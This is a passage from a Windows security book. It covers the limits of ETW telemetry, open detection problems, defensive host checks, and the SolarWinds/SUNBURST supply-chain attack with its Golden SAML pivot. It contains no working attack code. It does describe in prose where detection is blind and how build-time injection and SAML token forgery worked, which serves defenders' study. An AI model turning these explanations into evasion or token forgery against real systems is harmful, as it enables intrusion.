That is the operational story. But ETW has structural limits even when no attacker is patching anything.

Theoretical limits: what ETW cannot see, even with every defense engaged

Even on a well-configured Windows 11 box: HVCI/memory integrity on (VBS-backed protection of kernel-mode code integrity and executable kernel-memory transitions [279]), Vulnerable Driver Blocklist on, Antimalware-PPL Defender consuming EtwTi, third-party EDR ELAM-onboarded where applicable. There are events ETW does not emit. Some are observed too late. Some are not observed at all.

There are three structural ceilings.

Pre-ETW kernel paths

The Global Logger session is one of the earliest things to come up at boot, but it is not the first. Some early-init driver paths run before any ETW session exists; they cannot be traced via ETW. This is the seam where the interlude hands observation back to the silicon links: Measured Boot (Chapter 4) is the discipline that records this pre-ETW prefix into TPM PCRs (Chapter 2), with attestation (Chapter 5) handled by the platform integrity layer rather than by ETW. The implication for EDR is that any malicious code executing during early boot, before the Global Logger session is up, is invisible to ETW, and visible only to the measured-boot record the first chapters of this book are about.

Incomplete EtwTi syscall coverage

The 10 `KERNEL_THREATINT_TASK_*` task IDs are the public surface. The underlying syscall set the kernel actually instruments is not exhaustively documented. The fluxsec.red inventory [1074] is the public surface, not the private one. Some syscalls are clearly covered (`NtAllocateVirtualMemory` for cross-process allocation surfaces as `KERNEL_THREATINT_TASK_ALLOCVM`); some have partial coverage (`MAPVIEW_LOCAL` and `MAPVIEW_REMOTE` keywords cover some but not all of the section-mapping primitive set across `NtCreateSection`, `NtMapViewOfSection`, `NtMapViewOfSectionEx`, image-section vs file-section variants); some are not enumerated at all in the public manifest. Process-hollowing primitives that combine `NtUnmapViewOfSection` and `NtMapViewOfSection` may be partially covered depending on which path the attacker takes.

The async-flush gap

ETW's per-CPU ring buffer is asynchronous. If a process allocates RWX memory, writes shellcode, executes it, and returns within one writer-thread flush interval, the event is *recorded* but the attacker's payload has *already executed*. The synchronous denial primitive on Windows belongs to kernel notify routines, not to ETW. The Microsoft Learn primary on About Event Tracing [1084] is explicit that events can be lost:

> "Events can be lost if any of the following conditions occur... The total event size is greater than 64K... The disk is too slow to keep up with the rate at which events are being generated.... For real-time logging, the real-time consumer is not consuming events fast enough.", [1084]

No ETW-only EDR can prevent a syscall whose payload completes inside one writer flush. EDRs that ship a kernel driver and register synchronous callbacks can have a denial path through fields such as `PsSetCreateProcessNotifyRoutineEx` [1103] `CreationStatus`; Sysmon uses callbacks primarily for collection/publication, while commercial prevention products decide whether to exercise the veto. ETW-only collectors cannot deny through ETW itself. ETW is observation, not enforcement.

▸ **KEY IDEA** ETW is observation, not enforcement. The synchronous denial primitive on Windows belongs to kernel notify routines, not to ETW. Sub-microsecond payloads execute before the writer thread flushes; the layered defense stack of 2026 is an empirical bar, not a theoretical guarantee.

Definition: HVCI (Hypervisor-Protected Code Integrity). The VBS-backed code-integrity enforcement for kernel-mode code on Windows. With HVCI enabled, kernel-mode code integrity runs in the VBS isolated environment, protecting CI state and restricting kernel memory allocations/transitions that could make unsigned or modified code executable [279]. It closes unsigned-driver and executable-page abuse classes; combined with the Vulnerable Driver Blocklist it narrows much of the realistic BYOVD primitive surface as well.

Sidenote. The "events can be lost" enumeration in [1084] is the dispositive Microsoft acknowledgment of ETW's lossy substrate. SOC playbooks should treat ETW telemetry as best-effort, not as a guaranteed audit trail. Forensic claims that depend on completeness need an independent corroborating source.

Why detection is not prevention. A detection-only EDR can alert on a malicious operation, but only after the operation has happened. By the time the SOC sees the alert, the syscall has completed, the shellcode has executed, the credentials have been stolen. This is why the kernel-callback path (with its ability to deny via `CreationStatus`) coexists with ETW even though ETW is more flexible: a SOC playbook needs both the speed of denial and the breadth of observation.

The 2026 layered stack (Antimalware-PPL + EtwTi + HVCI + VBL) raises the empirical bar enormously. It does not close the architectural gap. Sub-microsecond payloads still execute before the writer thread flushes. The BYOVD primitive on a non-HVCI box still defeats the kernel-callback layer. There are still problems the substrate cannot solve in principle.

Those are the limits we can describe. The next section is about the limits we cannot yet measure.

Open problems: keyword drift, secure kernel ETW, and the BYOVD arms race

The 2026 state of the art has five active open problems. Each has a partial workaround; none has a complete solution.

1. EtwTi keyword inventory drift across builds

Microsoft has not published a complete, current `Microsoft-Windows-Threat-Intelligence` keyword inventory. The community-maintained references (the jdu2600 cross-build inventory [1095] and the repnz manifest archive [1096]) are partial coverage and lag Microsoft's quarterly servicing cadence. EDR vendors that hard-code keyword bitmasks against an old build can silently miss events on newer builds because the keyword definitions have shifted underneath them. Detection engineers writing rules against `KERNEL_THREATINT_TASK_*` IDs that move between builds can get false negatives.

§ **ASIDE. WHY MICROSOFT HAS NOT PUBLISHED A TI KEYWORD INVENTORY** There are three plausible reasons, and Microsoft has not stated which (or which combination) is operative. *Operational secrecy*: a complete keyword inventory tells attackers exactly which syscall paths are observed and which are not, narrowing the search for evasion paths. *Documentation cost*: the inventory shifts every build, and maintaining a synchronised public reference is engineering work without an obvious internal champion. *Deliberate moving target*: keeping the public surface incomplete forces attackers to reverse-engineer per build, raising the cost of stable evasion. The community references partially defeat all three rationales; the absence remains.

2. secure ETW (the `EtwSi*` family)

The secure-kernel ETW story should be treated as a boundary marker, not as a fully documented consumer surface. Windows VBS Trustlets run in VTL1, while ordinary kernel code and ordinary ETW consumers run in VTL0. If a telemetry producer lives in VTL1, then a VTL0 kernel attacker cannot simply patch that producer the way a user-mode attacker patches `ntdll!EtwEventWrite`. That is the strategic

significance of the `EtwSi*` family: it points toward telemetry whose producer is above the normal kernel in the trust hierarchy.

The public gap is consumer documentation. The producer-side architecture (what runs in VTL1 and how it is signed and launched) is developed in the VBS Trustlets chapter (Chapter 7), and public conference material has named secure-kernel tracing fragments, but Microsoft has not published a normal Microsoft Learn-style page that says which `EtwSi*` providers exist, which consumers are allowed to subscribe, which events are stable, or which policy gates apply. Therefore no detection rule in this chapter depends on `EtwSi*`. The correct conclusion is narrower: secure-kernel ETW is evidence that Microsoft has already experimented with moving some telemetry above VTL0; it is not yet a public replacement for EtwTi, kernel callbacks, or ordinary manifest providers.

3. Forensic soundness of ETW telemetry

ETW is lossy by design (per the [1084] enumeration). Whether ETW-derived telemetry is *forensically sound* (chain-of-custody complete, lossless under load, attestable as untampered between event emission and SIEM ingestion) is an open question. Courts have not ruled. The current best partial result is to treat ETW as supporting evidence and require independent corroboration (file-system snapshots, network captures, OS state captures) for any claim that depends on completeness. Sysmon's Event ID 16 (Sysmon configuration changed) [662] and the autologger registry write events on `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\` are useful integrity signals: an attacker who silenced ETW typically leaves a footprint here.

4. The BYOVD arms race

The Vulnerable Driver Blocklist [271] is hash-based and updated quarterly. The LOLDrivers project [385] documents the public catalog of known-vulnerable signed drivers. The gap between disclosure and blocklist update, as short as ~1 month via Patch Tuesday or up to a full quarter, is the residual exploitation window. The deeper structural issue is that the blocklist is hash-based; an attacker who finds a new vulnerability in a previously-trusted signed driver enjoys a fresh window every quarter. Closing this gap requires either a different trust model (allow-listing of known-good drivers, as Smart App Control does for executables) or behavioral detection of suspicious driver loads. Both are active areas of work.

5. Cross-process section-mapping coverage

EtwTi's `KERNEL_THREATINT_TASK_MAPVIEW` covers some but not all section-mapping primitives. The public fluxsec.red [1074] inventory lists `MAPVIEW_LOCAL` and `MAPVIEW_REMOTE` keywords, but the underlying syscall set (`NtMapViewOfSection`, `NtMapViewOfSectionEx`, `NtCreateSection`, image-section vs file-section variants) is not exhaustively documented. Detection engineers who depend on full coverage of cross-process section mapping are working from an incomplete map.

What would a v2 ETW look like?

A theoretical ideal: synchronous kernel-emitted events on every security-relevant syscall, with the consumer running in VTL1 (Secure Kernel) so even a kernel-mode attacker in VTL0 cannot tamper with the consumer. The `EtwSi*` family is the partial realisation. The full ideal is incompatible with x64 syscall performance: synchronous notification on every syscall would dominate the cost of the syscall itself. The pragmatic answer Microsoft has been building toward is *selective* synchronous notification (the kernel notify routines for high-value control points) layered with *broad* asynchronous observation (ETW for everything else), with the most security-critical of the broad observations promoted to PPL/ELAM-gated kernel-emitted producers (EtwTi). Two decades of layering, no single architectural endpoint.

> ▪ **SIDENOTE** For the producer side of the Secure Kernel ETW story (`EtwSi*`), the VBS Trustlets chapter (Chapter 7) develops what runs in VTL1. The Trustlet-side architecture is a separate topic large enough to need its own walkthrough.

Open problems frame the limits; the practical checks below are what an engineer can run today.

What it means for you

The chapter's payoff is practical: ETW is not "logs" in the generic sense. It is the shared observation fabric under Windows endpoint detection. Reasoning about it means asking which provider emits the signal, which session subscribes to it, which consumer owns the callback, which protection level gates the consumer, and which kernel-integrity layer keeps an attacker from changing the substrate underneath you.

Five things to do Monday morning

Here are five concrete checks an engineer can run on a Windows host to make that fabric visible.

1. Inventory your provider catalog. `logman query providers` enumerates every registered provider on the host. Cross-reference the output against the provider catalog and flag any security-relevant provider your EDR is not consuming. Pay specific attention to `Microsoft-Antimalware-Scan-Interface`, `Microsoft-Windows-PowerShell`, `Microsoft-Windows-DotNETRuntime`, and `Microsoft-Windows-Sysmon` if Sysmon is installed. Missing expected coverage of any of these on a host you are responsible for is a detection-coverage gap, but triage it by state: provider present, channel enabled, policy configured, provider keywords enabled, consumer subscribed, and SIEM ingestion working are separate facts.

2. Verify EtwTi onboarding. Run `wevtutil gp Microsoft-Windows-Threat-Intelligence` to confirm the provider is registered and inspect its keyword definitions. Then, if you need proof rather than ordinary health telemetry, use a lab or incident-response kernel-debugging workflow to walk the live `_ETW_REALTIME_CONSUMER` structures as in Yarden Shafir's Trail of Bits post [1101]. That is not a normal enterprise health check; it is an internal-structure inspection. For day-to-day operations, rely on vendor health signals, protected-service state, and expected session/autologger baselines, escalating to debugger enumeration only when those disagree.

3. Audit the autologger registry. Enumerate `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\` for unauthorised session entries. As described earlier, this is the persistent-tampering surface. A baseline audit should produce a known list of expected sessions (Defender, your EDR, Sysmon if installed, the standard Windows diagnostic listeners). Any subkey not on the baseline list is an investigation candidate; Sysmon Event ID 13 (registry value set) [662] on this subtree is a high-signal alert in any SIEM.

4. Verify HVCI and VBL enablement. Run `Get-CimInstance Win32_DeviceGuard | Select-Object SecurityServicesConfigured, SecurityServicesRunning, VirtualizationBasedSecurityStatus` to expose whether HVCI and the Vulnerable Driver Blocklist are active. Per the Microsoft Learn primary [271], the BYOVD ceiling is your kernel-tampering risk reducer, not an absolute integrity guarantee. If VBS is `Off` on a managed endpoint, your detection coverage is structurally weaker than it should be on supported hardware. Treat it as a hardening item, not a nice-to-have.

5. Hunt for unauthorised TI consumers. Write a hunting query for the pattern: "process X registers as ETW consumer for `Microsoft-Windows-Threat-Intelligence` and X is not on the EDR allow-list." The provider's PPL+ELAM gate makes this a high-signal alert: only an appropriately signed and ELAM-admitted Antimalware-PPL service should pass the gate, so an unexpected process holding an `EtwConsumer` handle to the TI logger ID is either a misconfigured tool, a legitimate research session you forgot about, or an attacker chain that has acquired Antimalware-PPL trust on your fleet. The first two are quick to triage; the third is an incident.

With those five checks, the catalog is no longer an abstraction. You have an inventory of what your host emits, an inventory of who consumes the most security-critical provider, an audit of the persistence surface that defines what gets emitted at all, a confirmation of the integrity layer that closes BYOVD, and a hunt for anyone who has somehow obtained the passport.

> ▪ **BEQUEATHS** This interlude does not hand the next link a new guarantee. It is not a link in the chain. What it hands the *defender* is visibility: a high-rate, mostly-tamper-evident account of what every prior link actually did, queryable after the fact and, for EtwTi, emitted from a place an in-process attacker cannot reach. That account is what the cloud layer consumes as signal. When the book steps back into the spine for Part IV, the Zero Trust chapter (Chapter 26) and the Continuous Access Evaluation chapter (Chapter 27) treat an endpoint detection as one input to an access decision (device risk feeding a token-issuance or token-revocation choice) not as ground truth. That posture is exactly right, because the honest limit of everything this chapter described is the difference between *seeing* and *proving*. As the limits section argued, sight is not proof: ETW does not supply synchronous denial, losslessness, or chain of custody. The interlude's gift to the chain is visibility: the defender now knows what happened, which is necessary and far from sufficient. The chain that learned to watch itself still has to decide what to do about what it sees, and that decision moves off the box, into the cloud links that follow.

PART IV

Cloud

The chain no longer ends at the machine. Part IV follows trust off the box into tokens, conditional access, and confidential compute, where the boundary the earlier parts defended becomes one signal among many.

CHAPTER 26

Zero Trust

TRUST-CHAIN LEDGER

INHERITS	The entire on-box chain, now demoted from *the story* to *signals*. Silicon: a machine can prove it booted measured, hardware-anchored state (Chapter 5, Attestation) rooted in the TPM and Pluton (Chapter 2, The TPM; Chapter 3, Pluton) behind Secure Boot (Chapter 1) and Measured Boot (Chapter 4). Kernel: VTL1 isolation a ring-0 attacker cannot map (Chapter 6, The Secure Kernel) and kernel-page immutability under HVCI (Chapter 8, Code Integrity). Credentials: the long-term secret off the box in `LsaIso.exe` (Chapter 15, Credential Guard), a device-bound sign-in key (Chapter 20, Windows Hello), and a TPM-bound Primary Refresh Token (Chapter 19, Pass-the-Hash to Pass-the-PRT).
PROMISE	A cloud resource grants access from explicit signals (user identity, device identity and compliance, credential strength, risk, application, session) at sign-in/token issuance and, for CAE-aware sessions, at documented re-evaluation events, refusing trust derived from network location. Serviced boundary: the Conditional Access policy-decision point and the resource policy-enforcement point in Microsoft Entra.
TCB	The identity provider's token-signing keys; the Conditional Access policy engine and the *correctness* of the policies it evaluates; the device-join keys and their TPM binding; the Intune/MDM compliance-attestation pipeline; and the endpoint reports that summarize each signal.
ADVERSARY → BREAK	The adversary in the SolarWinds campaign (Midnight Blizzard) stole an identity provider's token-signing key and used it to mint SAML assertions the cloud relying party accepted; ProxyLogon

	made the resource's own front end the attacker's server-side proxy; PrintNightmare exposed reachable legacy SYSTEM services on Domain Controllers; Log4Shell turned software inventory into emergency response. The Promise covers *policy evaluation*, not proof of *intent*, not *liveness after issuance*, not an *uncompromised policy engine*.
RESIDUAL	Post-issuance token theft, replay, and continuous re-evaluation → Continuous Access Evaluation (Chapter 27); identity-provider signing-key compromise as a class (forged tokens the decision point cannot distinguish) → When the Chain Snaps: Storm-0558 (Chapter 29); the host-trusts-guest inversion for cloud workloads → Confidential VMs (Chapter 28).
BEQUEATHS	"Hardware-rooted device and identity trust travels off the box as evaluable signals". The device context and identity a cloud access decision consumes, the floor Continuous Access Evaluation (Chapter 27) keeps live after the token is issued. Does NOT provide: continuous post-issuance re-evaluation, sender-constrained tokens, proof of user intent, or any defense once the policy engine's own signing key is compromised.
PROOF	○ documented. `dsregcmd /status`, Microsoft Graph `signIn` / `deviceDetail` / `appliedConditionalAccessPolicy`, and Entra Conditional Access policy surfaces (Microsoft Learn); no lab-VM capture exists for this chapter's cloud control plane.

The Reasoner's question. How does hardware-rooted device trust become one input to a cloud access decision, and where does Zero Trust still have to trust what it cannot prove?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Zero Trust.** Zero Trust is not a product and not a slogan meaning "trust nothing." It is an architecture that removes the privileged-inside-network assumption and evaluates access from explicit signals: user identity, device identity, device compliance, credential strength, application, data sensitivity, location, risk, and session state. Kindervag coined the phrase in 2010; BeyondCorp showed a production implementation; NIST SP 800-207 is the vendor-neutral architecture; Microsoft's current short form is "verify explicitly, use least privilege, assume breach" [1114], [1115], [1116], [1117].
- **PDP / PEP.** NIST SP 800-207 names the **Policy Decision Point** as the component that evaluates policy and the **Policy Enforcement Point** as the component that enforces the decision. In Microsoft's cloud stack, Conditional Access is a practical PDP implementation for many Microsoft Entra ID access decisions;

the resource and token-issuance path provide enforcement surfaces [1116], [1118].

- **Device identity.** A Microsoft Entra joined or hybrid joined Windows device has a tenant-side device object and local keys/certificates that let it prove which device is speaking. `dsregcmd /status` is the operator surface for that local join, key, and SSO state [1119].
- **Primary Refresh Token (PRT).** The PRT is the seam between Windows sign-in and cloud SSO. It is issued to first-party token brokers on Entra joined and hybrid joined devices. On TPM-capable devices, associated keys can be protected so the device proves possession rather than exporting the key [683].
- **Compliance.** Compliance is a management assertion, usually from Intune or a partner MDM, that the device currently satisfies policy. In sign-in logs it appears as device detail such as `isCompliant` and `isManaged`. It is a policy input, not a magic proof of runtime cleanliness [1120].
- **Conditional Access and CAE.** Conditional Access evaluates the request at sign-in and token issuance. Continuous Access Evaluation keeps selected resource sessions sensitive to critical events and certain policy changes after the initial token is issued [1118], [124].

What the link is responsible for

Zero Trust is the first link in this book whose purpose is not to create a stronger local boundary. Its job is to make a cloud service refuse ambient trust. The old perimeter model let the network speak with institutional authority: inside the LAN was different from outside; VPN meant "in"; a workstation on the right subnet inherited confidence from its address. The incidents in this chapter were four receipts for the same architectural error. SolarWinds put malicious code inside the signed software supply chain. ProxyLogon made the public Exchange front end the entry point into the server-side trust boundary. PrintNightmare showed that legacy SYSTEM services on Domain Controllers were still reachable attack surface. Log4Shell made "what software is in my fleet?" an emergency question rather than an asset-management report.

The Windows trust chain therefore has to travel. A TPM-protected Windows Hello key can authenticate the user locally. A joined-device key can identify the machine. A PRT can bridge Windows logon into Entra SSO. Compliance can state that management policy was satisfied. Conditional Access can evaluate those facts with identity, application, location, risk, and session context. But none of those

facts creates a new perimeter. Each is evidence. Each has scope. Each can be stale, missing, misconfigured, or true in a way that still fails to prove the user's intent.

Hold the chapter's model this way: **on-box trust protects keys and code from local theft; cloud trust decides whether the resulting identity and device context should touch data.** Zero Trust is the translation layer between those worlds. It is stronger than a network moat because it does not confuse location with authority. It is weaker than a proof system because it still depends on endpoint reports, identity-provider signing keys, management assertions, and policy correctness.

Eighteen thousand signatures, all valid

On December 13, 2020 (a Sunday) Mandiant Threat Intelligence pushed a blog post to FireEye's website titled "Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor." The post named a single binary, `SolarWinds.Orion.Core.BusinessLayer.dll`, that had been digitally signed by SolarWinds' legitimate code-signing certificate and distributed through SolarWinds' own update server between February and June 2020 [1121]. The next day, SolarWinds filed a Form 8-K with the U.S. Securities and Exchange Commission stating that the actual number of customers who installed the updates between March and June 2020 was fewer than 18,000 [1122].

Two months after that, Microsoft President Brad Smith testified to the U.S. Senate Select Committee on Intelligence that the number of follow-on victims who had been targeted with further lateral movement (via a token-forgery primitive against Active Directory Federation Services) was fewer than 100 [1123].

The architectural lesson is in the gap between those two numbers. Eighteen thousand organizations validated the Authenticode signature on a binary [513], executed it as trusted code, and did exactly what an endpoint protection product is specified to do: nothing, because the binary was signed by a vendor on the trusted publisher list. The attacker then chose roughly one hundred targets to pursue further. The signature was real. The build pipeline that produced the signature was compromised. Ken Thompson's 1983 Turing Award lecture "Reflections on Trusting Trust," published in *Communications of the ACM* in August 1984, had predicted this exact class thirty-six years earlier [1124, 1125]; in December 2020 the Windows industry collected the receipt.

> ❝ QUOTE This is the largest and most sophisticated attack the world has ever seen... we have seen substantial evidence that points to the Russian foreign intelligence agency, and we have found no evidence that leads us anywhere else.: Brad Smith, Microsoft President, U.S. Senate Select Committee on Intelligence, February 23, 2021 [1123]

SolarWinds was the first of four incidents the Windows blue team did not have a vocabulary for. ProxyLogon arrived in March 2021 and broke the assumption that on-premises Exchange Server fleets were bounded by the corporate firewall. PrintNightmare arrived in June-July 2021 and broke the assumption that legacy services running as SYSTEM on Domain Controllers were not on the attack surface. Log4Shell arrived in December 2021 and broke the assumption that "what software is in my fleet" was an answerable question.

Four incidents. Thirteen months. Four assumptions that the prior decade had quietly elevated to invariants. If the signature was real and the build was compromised, then "protect the endpoint" was protecting the wrong thing. Where did the threat model go?

Why 2020 was the inflection point

The four incidents did not happen because 2020 was uniquely insecure. They happened because the structural conditions had been gathering for a decade, and three of them converged that year.

The endpoint-protection era's high-water mark. By 2019, the operational consensus across Windows fleets was that endpoint-centric defense-in-depth had become tractable. Credential Guard (2015) isolated LSASS secrets in a virtualization-based enclave [1126]. Windows Defender ATP (2016) streamed kernel-level telemetry to a security operations center. BloodHound (2016) made the on-premises Active Directory graph queryable as attack paths rather than as object permissions [1127]. Device Guard and WDAC (2017) constrained kernel and user-space code identity. The threat model was the endpoint. The perimeter was the VPN. The build pipeline was the vendor's problem. The cloud identity layer was Conditional Access on a handful of policies. The blue team's frame of reference was finite and bounded.

> ▪ SIDEBAR Microsoft's 2021 Digital Defense Report framed the post-event detection posture honestly: the industry had become good at *finding* attackers

after the fact, less good at *stopping* them at first execution [1128]. Detection and response as the load-bearing primitive is precisely the posture that SolarWinds invalidated: because the binary that ran was the one the EDR was specified to trust.

The pandemic-era expansion of the attack surface. From March 2020 onward, remote work shifted authentication to cloud identity providers, exposed VPN and RDP gateways at unprecedented scale, and made internet-facing Exchange near-universal in the mid-market. None of this *caused* SolarWinds (the SolarWinds build-pipeline access had begun in September 2019) but it reshaped which incidents had the most operational impact when they landed. An Exchange Server fleet that had been ten internal users behind a VPN in 2019 was a hundred external users on the public internet in 2021. ProxyLogon would have been a serious incident in 2019. In 2021 it was a federal emergency.

◆ **DEFINITION, SUPPLY-CHAIN COMPROMISE** An attack in which an adversary alters software, hardware, or services *before* the legitimate vendor delivers them, so that the eventual victim trusts the malicious artifact by virtue of trusting the vendor's identity. The compromise can occur at the source (commit signing keys), the build (the compiler or build server), the distribution (the update channel), or the installation (the package manager). SUNBURST was a *build-pipeline* compromise: SolarWinds' source remained clean; the build server inserted SUNBURST code into the compiled artifact, then signed it with SolarWinds' legitimate code-signing certificate.

The state of supply-chain assurance circa 2020. SLSA, the framework that would later codify "what does it mean for a build to be trustworthy" [1129, 1130], did not yet exist; Google announced it in June 2021. Reproducible builds were a research aspiration on a handful of Linux distributions. CycloneDX [1131] and SPDX [1132] existed as bill-of-materials specifications but had no federal mandate behind them. in-toto [1133] was the only deployed cryptographic-attestation framework for build steps, and adoption was minimal. Executive Order 14028, which would make Software Bill of Materials provision a federal procurement requirement, was still six months away [1134]. The build pipeline was not threat-modeled as attacker territory because no one had a name for the territory yet.

▪ **SIDEBAR** The same 2020-2023 window also produced a parallel criminal-economy track this chapter does not walk operationally: the human-operated ransomware cluster of Conti, REvil, DarkSide, and BlackCat / ALPHV, and

> the supply-chain-adjacent ransomware incidents Colonial Pipeline (May 2021, DarkSide), JBS Foods (May 2021, REvil), and Kaseya VSA (July 2, 2021, REvil). Kaseya is the non-Microsoft supply-chain parallel to SolarWinds: compromise the MSP-tier remote-monitoring platform, downstream MSPs and their customers receive trojanized commands, an architectural class that is not Microsoft-specific [1135]. The canonical primaries are CISA / FBI / NSA / USSS Joint Advisory AA21-265A on Conti [1136], the July 6, 2021 CISA-FBI Kaseya guidance [1135], the April 2022 FBI Flash and CISA alert on BlackCat / ALPHV [1137], and the February 2022 US/UK/AU joint ransomware advisory AA22-040A [1138]. Microsoft's canonical framing for "human-operated ransomware" lives in the Digital Defense Report 2022 Cybercrime chapter [1139] readers wanting the operational ransomware-economy treatment should start there.

Taken together, these three threads produced an industry in which the trust-anchor primitives (signed code, perimeter firewalls, default-enabled SYSTEM services, "what library are we using") had all been quietly elevated to invariants while the conditions that made them invariant were eroding. The four incidents are not four bugs; they are four exposures of those four assumptions.

The four incidents

SolarWinds / SUNBURST: Supply chain at silicon

Five days before Mandiant published the SUNBURST analysis, FireEye's CEO Kevin Mandia disclosed that "a highly sophisticated state-sponsored adversary" had stolen FireEye's internal Red Team tooling [1140]. The disclosure triggered an internal investigation that traced the access path through FireEye's own SolarWinds Orion deployment. By the time Mandiant pushed the December 13 blog, the chain was named, the affected DLL was identified, and the federal response was already moving: CISA's Emergency Directive 21-01 went out the same day, ordering every Federal Civilian Executive Branch agency to disconnect or power down SolarWinds Orion products [1141].

The exploit chain. The SolarWinds build pipeline had been compromised since approximately September 2019, eight months before the trojanized builds reached customers [1142]. Between February and June 2020, the SolarWinds release process produced four signed versions of Orion that contained additional code added during the build itself, after the source was clean but before the artifact was signed. The compromised builds embedded a backdoor Mandiant named SUNBURST inside `SolarWinds.Orion.Core.BusinessLayer.dll` [1121]. SUNBURST was deliberately quiet: it slept for up to two weeks after install, camouflaged

its callback traffic as legitimate Orion telemetry, generated its command-and-control hostnames from a domain-generation algorithm rooted at `avsvmcloud.com`, and ignored any host whose environment matched the attacker's exclusion list (which included most security vendors and some forensic tooling). On selected targets, SUNBURST loaded a second-stage Cobalt Strike beacon named TEARDROP [1121] or its variant Raindrop [1143], and from there the attacker pursued domain compromise of the on-premises Active Directory.

SUNSPOT: the build-time injector. Mandiant's December 13 post named the SUNBURST artifact but did not yet describe *how* the trojanized DLL got into the build. On January 11, 2021, CrowdStrike Intelligence published an analysis of the injector itself, codenamed SUNSPOT, co-published with SolarWinds' own root-cause investigation update [1144, 1142]. SUNSPOT was a Windows binary present on the SolarWinds build server as `taskhostsvc.exe`. It monitored running processes for `MsBuild.exe`, walked the new process's environment to find the directory of the Orion Visual Studio solution, located the source file `InventoryManager.cs`, replaced its contents on disk with a SUNBURST-bearing version just before the C# compiler read the file, waited for the build to finish, then atomically restored the original file. Because the substitution happened in the narrow window between MsBuild reading the source and the compiler emitting the binary, the source repository at rest never showed evidence. The artifact on disk after the build looked exactly like the artifact a clean build would have produced: except that the compiled bytes embedded SUNBURST.

> ◆ **DEFINITION, SUNSPOT** The build-time injector CrowdStrike identified as the SolarWinds-side companion to SUNBURST [1144]. SUNSPOT is the operational realization at production scale of the threat model Ken Thompson described in 1984: the build process is the trust boundary, and an attacker who controls the build process produces an artifact whose signature is correct but whose semantics are not what the source code says.

The on-premises compromise was the means. The cloud pivot was the end. Once the attacker controlled the on-premises ADFS server's token-signing private key, the chain shifted to Golden SAML.

> ◆ **DEFINITION, GOLDEN SAML** A token-forgery technique introduced by Shaked Reiner of CyberArk Labs in November 2017 [1145]. If an attacker obtains the token-signing private key of a SAML 2.0 identity provider (typically the on-premises Active Directory Federation Services token-signing certificate), the

attacker can forge a SAMLResponse for any user, with any group memberships, valid for any duration. Service providers that trust the federation cannot distinguish forged tokens from legitimate ones. Reiner published a reference implementation called `shimit` alongside the disclosure [1146]. The naming is a deliberate parallel to Mimikatz's Golden Ticket against Kerberos.

Definition, SUNBURST. The first-stage backdoor that Mandiant identified inside `SolarWinds.Orion.Core.BusinessLayer.dll` in December 2020 [1121, 1122]. SUNBURST established initial command and control over HTTPS, blending into the volume of telemetry that legitimate Orion deployments generated.




Figure 26.1: The SUNSPOT-to-SUNBURST chain: from build-time source replacement on the SolarWinds build server to forged cloud tokens via Golden SAML against ADFS.

Blast radius. SolarWinds' December 14 Form 8-K stated that fewer than 18,000 customers installed the trojanized updates between March and June 2020 [1122]. Brad Smith's February 23 Senate testimony placed the count of follow-on victims pursued via lateral movement at fewer than 100 [1123]. On April 15, 2021, the White House formally attributed the operation to the Russian Foreign Intelligence

Service (SVR), with coincident sanctions and the expulsion of ten Russian diplomats [1147]. The activity cluster Mandiant had originally tracked as UNC2452 was merged into APT29 in April 2022 [1148] Microsoft's Nobelium designation was retired on April 18, 2023 in favor of "Midnight Blizzard" under the new weather-themed actor-naming scheme [1149].

▪ **SIDEBAR** The renaming pile-up matters operationally. Detection rules written against "UNC2452" in early 2021, against "APT29" after May 2022, and against "Midnight Blizzard" after April 2023 all reference the same actor cluster, but tooling and queries that anchor on a single name miss the others. Mandiant's SUNBURST countermeasure repository preserves the original IOCs [1150].

Vendor response and federal action. CISA's January 8, 2021 Cybersecurity Advisory AA21-008A was the first federal advisory to name forged authentication tokens, federated identity bypass, and cloud-side persistence as a coherent detection priority [1151]. CISA released an open-source detection tool, Sparrow, with the advisory. SolarWinds shipped Orion 2020.2.1 HF 2 as the hotfix sequence. The April 13, 2021 Department of Justice action against ProxyLogon web shells (covered below) and the April 15 White House attribution and sanctions package effectively closed the public-sector response cycle within four months of the December 13 disclosure.

§ **ASIDE. WHY THIS IS THE THOMPSON 1984 RECEIPT** In his 1983 Turing Award lecture, published in *Communications of the ACM* in August 1984, Ken Thompson described a self-referential modification to a compiler that produced a backdoor in any program the compiler subsequently compiled, including future copies of the compiler itself [1124, 1125]. The construction has a property that is easy to state and hard to confront: no amount of source-code auditing reveals the backdoor, because the backdoor is not in any source code. It is in the compiler's behavior.

